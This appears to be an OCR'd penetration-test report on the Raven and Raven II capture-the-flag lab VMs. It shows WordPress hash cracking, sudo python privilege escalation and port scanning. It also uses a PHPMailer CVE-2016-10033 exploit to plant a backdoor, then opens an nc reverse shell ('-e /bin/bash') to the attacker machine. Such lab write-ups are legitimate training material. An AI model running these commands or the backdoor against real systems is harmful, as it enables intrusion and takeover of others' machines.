1	michael	PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12		0	michael
2	steven	PBk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org		2018-08-12 23:31:16		0	Steven Seagull
2 rows in set (0.00 sec)
mysql>

Command: select * from wp_users;
Command: select * from wp_posts;


world! | | publish | open | open | | hello-world |
| 2018-08-12 22:49:12 | 0 | http://192.168.206.131/wordpress/?p=1
0 | post | 1 |
9:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will s
your site navigation (in most themes). Most people start with an About page that introduces them to po
something like this:
day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red
tan.)</blockquote>
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in G
otham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>
As a new WordPress user, you should go to your dashboard to delete this page and c
reate new pages for your content. Have fun! | Sample Page | | publish | closed | open | | sa
mple-page | | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | | 0 | http://192.168.206.131/w
ordpress/?page_id=2 | 0 | page | | 0 |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
| flag3 | | draft | open | open | | |
| | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | 0 | http://raven.local/wordpress/?p=4
0 | post | 0 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| flag4 | | inherit | closed | closed | | 4-revision-v1 |
| | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | 4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ | 0 | revision | 0 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

Exploitation: Brute Forced User Steven's Password Hash & Remote Code Execution/Privilege Escalation

Target 1

- Copied Steven's unsalted password hash from MySQL database saved to wp_hashes.txt
  - Command: john wp_hashes.txt

Result: Cracked via John the Ripper to gain Steven's password and found password = **pink84**

Command: john wp_hashes.txt

```
root@Kali:~/Desktop# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 13 candidates buffered for the current salt, minimum 96 neede
d for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (user2 steven)
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 25 12:01:41 2021 from 192.168.1.90
$ pwd
/home/steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# cd /r
bash: cd: /r: No such file or directory
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Command: sudo -l

Command:
sudo python -c 'import pty;pty.spawn("/bin/bash")'

- SSH into Steven's account
  - Command: sudo –l
- Escalated to root level:
  - Command: sudo python -c 'import pty;pty.spawn("/bin/bash")'
  - Flag 4 was in root directory

Exploitation: Network Mapping and User Enumeration (WordPress site)

Target 2

```
root@Kali:~# nmap -sV 192.168.1.*
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-28 11:56 PST
Nmap scan report for 192.168.1.1
Host is up (0.00066s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00066s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00099s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.00038s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-28 11:54 PST
Nmap scan report for 192.168.1.115
Host is up (0.00073s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
root@Kali:~#
```

- Utilized Nmap to enumerate open ports and running services.
- It enumerated the open ports and services and names of machines on the network. Target one machine has port 22 open along with port 80. This was exploited in the attack

Command: nmap -sV 192.168.1.*

Command: nmap -sV 192.168.1.115

Exploitation: Network Mapping and User Enumeration (WordPress site)

Target 2

Command: nikto -C all -h 192.168.1.115

- Enumerated WordPress site with Nikto and Gobuster to create a list of exposed URLs from the Target HTTP server and gather version information.
  - Command: nikto -C all -h 192.168.1.115

- Determined the website is running on Apache/2.4.10 (Debian).

- Performed a more in-depth enumeration with Gobuster.
  - Command: gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3- medium.txt dir -u 192.168.1.115


```
root@Kali:~# nikto -C all -h 192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2021-11-28 12:06:22 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
 the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore
 this file or upgra
+ OSVDB-3233: /icon
+ 26523 requests: 0
+ End Time:
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```

```
  -v, --verbose           Verbose output (errors)
  -w, --wordlist string   Path to the wordlist

Use "gobuster [command] --help" for more information about a command.
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/11/28 12:30:35 Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 312] [--> http://192.168.1.115/img/]
/css                 (Status: 301) [Size: 312] [--> http://192.168.1.115/css/]
/wordpress           (Status: 301) [Size: 318] [--> http://192.168.1.115/wordpress/]
/manual              (Status: 301) [Size: 315] [--> http://192.168.1.115/manual/]
/js                  (Status: 301) [Size: 311] [--> http://192.168.1.115/js/]
/vendor              (Status: 301) [Size: 315] [--> http://192.168.1.115/vendor/]
/fonts               (Status: 301) [Size: 314] [--> http://192.168.1.115/fonts/]
/server-status       (Status: 403) [Size: 301]
Progress: 122522 / 220561 (55.55%)
```


Command: gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3- medium.txt dir -u 192.168.1.115

Exploitation: Network Mapping and User Enumeration (WordPress site)

Target 2



- The PATH file in the Vendor directory was modified recently compared to other files. Subsequent investigation of this file revealed Flag 1.
  - /var/www/html/vendor/
  - flag1{a2c1f66d2b8051bd3a5 874b5b6e43e21}



Exploitation: CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16) Target 2

- Used Searchsploit to find vulnerability associated with PHPMailer 5.2.16, exploited with bash script to open backdoor on target, and opened reverse shell on target with Ncat listener.
- Investigated the SECURITY.md file and identified CVE-2016-10033 (Remote Code Execution Vulnerability) as a potential exploit for PHPMailer version 5.2.16.
  - Command: searchsploit phpmailer
- Confirmed exploit 40970.php matched with CVE-2016-10033 and PHPMailer version 5.2.16.
  - Command: searchsploit -x /usr/share/exploitdb/exploits/php/webapps /40970.php


Command: searchsploit phpmailer


```
root@Kali:~# searchsploit phpmailer
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                | Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ---------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Service                             | exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bash)                             | exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP)                              | exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Python)                           | exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)                 | exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution                                    | exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 | exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                      | exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure                                    | exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)          | exploits/php/remote/42024.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Result
root@Kali:~#
```

Command: searchsploit -x /usr/share/exploitdb/exploits/php/webapps /40970.php

```
Shellcodes: No Result
root@Kali:~# searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php
  Exploit: PHPMailer < 5.2.18 - Remote Code Execution (PHP)
      URL: https://www.exploit-db.com/exploits/40970
     Path: /usr/share/exploitdb/exploits/php/webapps/40970.php
File Type: PHP script, ASCII text, with CRLF line terminators

PHPMailer < 5.2.18 Remote Code Execution (CVE-2016-10033)

Discovered/Coded by:

Dawid Golunski (@dawid_golunski)
https://legalhackers.com

Full Advisory URL:
https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html


A simple PoC (working on Sendmail MTA)

It will inject the following parameters to sendmail command:

Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-fattacker\]
Arg no. 4 == [-oQ/tmp/]
Arg no. 5 == [-X/var/www/cache/phpcode.php]
Arg no. 6 == [some"@email.com]


which will write the transfer log (-X) into /var/www/cache/phpcode.php file.
The resulting file will contain the payload passed in the body of the msg:

09607 <<< --b1_cb4566aa51be9f090d9419163e492306
09607 <<< Content-Type: text/html; charset=us-ascii
09607 <<<
09607 <<< <?php phpinfo(); ?>
09607 <<<
09607 <<<
09607 <<<
09607 <<< --b1_cb4566aa51be9f090d9419163e492306--


See the full advisory URL for details.

*/


// Attacker's input coming from untrusted source such as $_GET , $_POST etc.
```

Exploitation: CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16) Target 2






- Investigated the SECURITY.md file and identified CVE-2016-10033 (Remote Code Execution Vulnerability) as a potential exploit for PHPMailer version 5.2.16.
- Investigated the VERSION file and discovered the PHPMailer version being used is 5.2.16.

Exploitation: CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16)

Target 2



- Used the script exploit.sh to exploit the vulnerability by opening an Ncat connection to attacking Kali VM.
  - The IP address of Target 2 is 192.168.1.115.
  - The IP address of the attacking Kali machine is 192.168.1.90.
- Ran the script and uploaded the file backdoor.php to the target server to allow command injection attacks to be executed.
  - Command: bash exploit.sh


Command: bash exploit.sh


```
root@Kali:~# nano exploit.sh
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~#
```

Exploitation: CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16)

Target 2

- Navigating to 192.168.1.115/backdoor.php?cmd=<CMD> now allows bash commands to be executed on Target 2.
  - URL: 192.168.1.115/backdoor.php?cmd=cat%20/etc/passwd
- Used backdoor to open a reverse shell session on the target with Ncat listener and command injection in the browser.
  - Started Ncat listener on attacking Kali VM.
    - Command: nc -lnvp 4444
- In the browser, use the backdoor to run commands and open a reverse shell session on target.
  - Command: nc 192.168.1.90 4444 -e /bin/bash
  - URL: 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash





URL: 192.168.1.115/backdoor.php?cmd=cat%20/etc/passwd

Command: nc 192.168.1.90 4444 -e /bin/bash

Exploitation: Misconfiguration of User Privileges/Privilege Escalation

Target 2

- This allowed the Ncat listener to connect to the target.
    - Interactive user shell opened on target using the following command:
- Command: python -c ‘import pty;pty.spawn(“/bin/bash”)’
    - After gaining shell sessions, Flag 2 was discovered in /var/www.
- Command: cat flag2.txt
- flag2{6a8ed560f0b5358ecf844108 048eb337}

Command:
python -c ‘import pty;pty.spawn(“/bin/bash”)’

```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 56221
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$
```

Command: cat flag2.txt


```
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 56221
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$ ls
ls
Security - Doc  contact.php  elements.html  index.html  service.html  wordpress
about.html      contact.zip  fonts          js          team.html
backdoor.php    css          img            scss        vendor
www-data@target2:/var/www/html$ cd ..
cd ..
www-data@target2:/var/www$ ls
ls
flag2.txt  html
www-data@target2:/var/www$ cat flag2.txt
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@target2:/var/www$
```

Exploitation: Misconfiguration of User Privileges/Privilege Escalation

Target 2

- Used shell access on target to search WordPress uploads directory for Flag 3, discovered path location and navigated to the web browser to view flag3.png.
  - Command: find /var/www -type f -iname 'flag*'
  - Path: /var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
  - URL: 192.168.1.115/wordpress/wp- content/uploads/2018/11/flag3.png
- Used the find command to find flags in the WordPress uploads directory.
- In web browser navigated to http://192.168.1.115/wordpress/wp- content/uploads/2018/11/flag3.png

```
www-data@target2:/var/www$ find /var/www -type f -iname 'flag*'
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
www-data@target2:/var/www$ cd html/wordpress/wp-content/uploads/2018/11
cd html/wordpress/wp-content/uploads/2018/11
www-data@target2:/var/www/html/wordpress/wp-content/uploads/2018/11$ ls
ls
flag3.png
www-data@target2:/var/www/html/wordpress/wp-content/uploads/2018/11$
```



Command: find /var/www -type f -iname 'flag*'

URL: 192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png

Exploitation: Weak ROOT Password

Target 2

```
www-data@target2:/var/www/html$ su root
su root
Password: toor

root@target2:/var/www/html# cd /
cd /
root@target2:/# ls
ls
bin   etc        lib         media  proc  sbin  tmp      var
boot  home       lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img lost+found  opt    run   sys   vagrant
root@target2:/# cd /root
cd /root
root@target2:~# ls
ls
flag4.txt
root@target2:~# cat flag4.txt
cat flag4.txt

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:~#
```

- Escalated to root by using su root command and manual brute force to find password, changed to root directory, and found Flag 4 in text file.
  - Command: su root
  - Password: toor
  - Command: cd /root
  - Command: cat flag4.txt
- flag4{df2bc5e951d91581467bb9a2a8 ff4425}

Command: su root

Command: cd /root

Command: cat flag4.txt

Target 1 : Flags

- **flag1.txt**: {b9bbcb33e11b80be759c4e844862482d}
- **flag2.txt:** {fc3fd58dcdad9ab23faca6e9a36e581c}
- **flag3.txt:** {afc01ab56b50591e7dccf93122770cd2}
- **flag4.txt:** {715dea6c055b9fe3337544932f2941ce}

Target 2 : Flags

- **flag1.txt**: {a2c1f66d2b8051bd3a5874b5b6e43e21}
- **flag2.txt:** {6a8ed560f0b5358ecf844108048eb337}
- **flag3.txt:** {a0f568aa9de277887f37730d71520d9b}
- **flag4.txt:** {df2bc5e951d91581467bb9a2a8ff4425}


Avoiding Detection

Stealth Exploitation of Network Enumeration

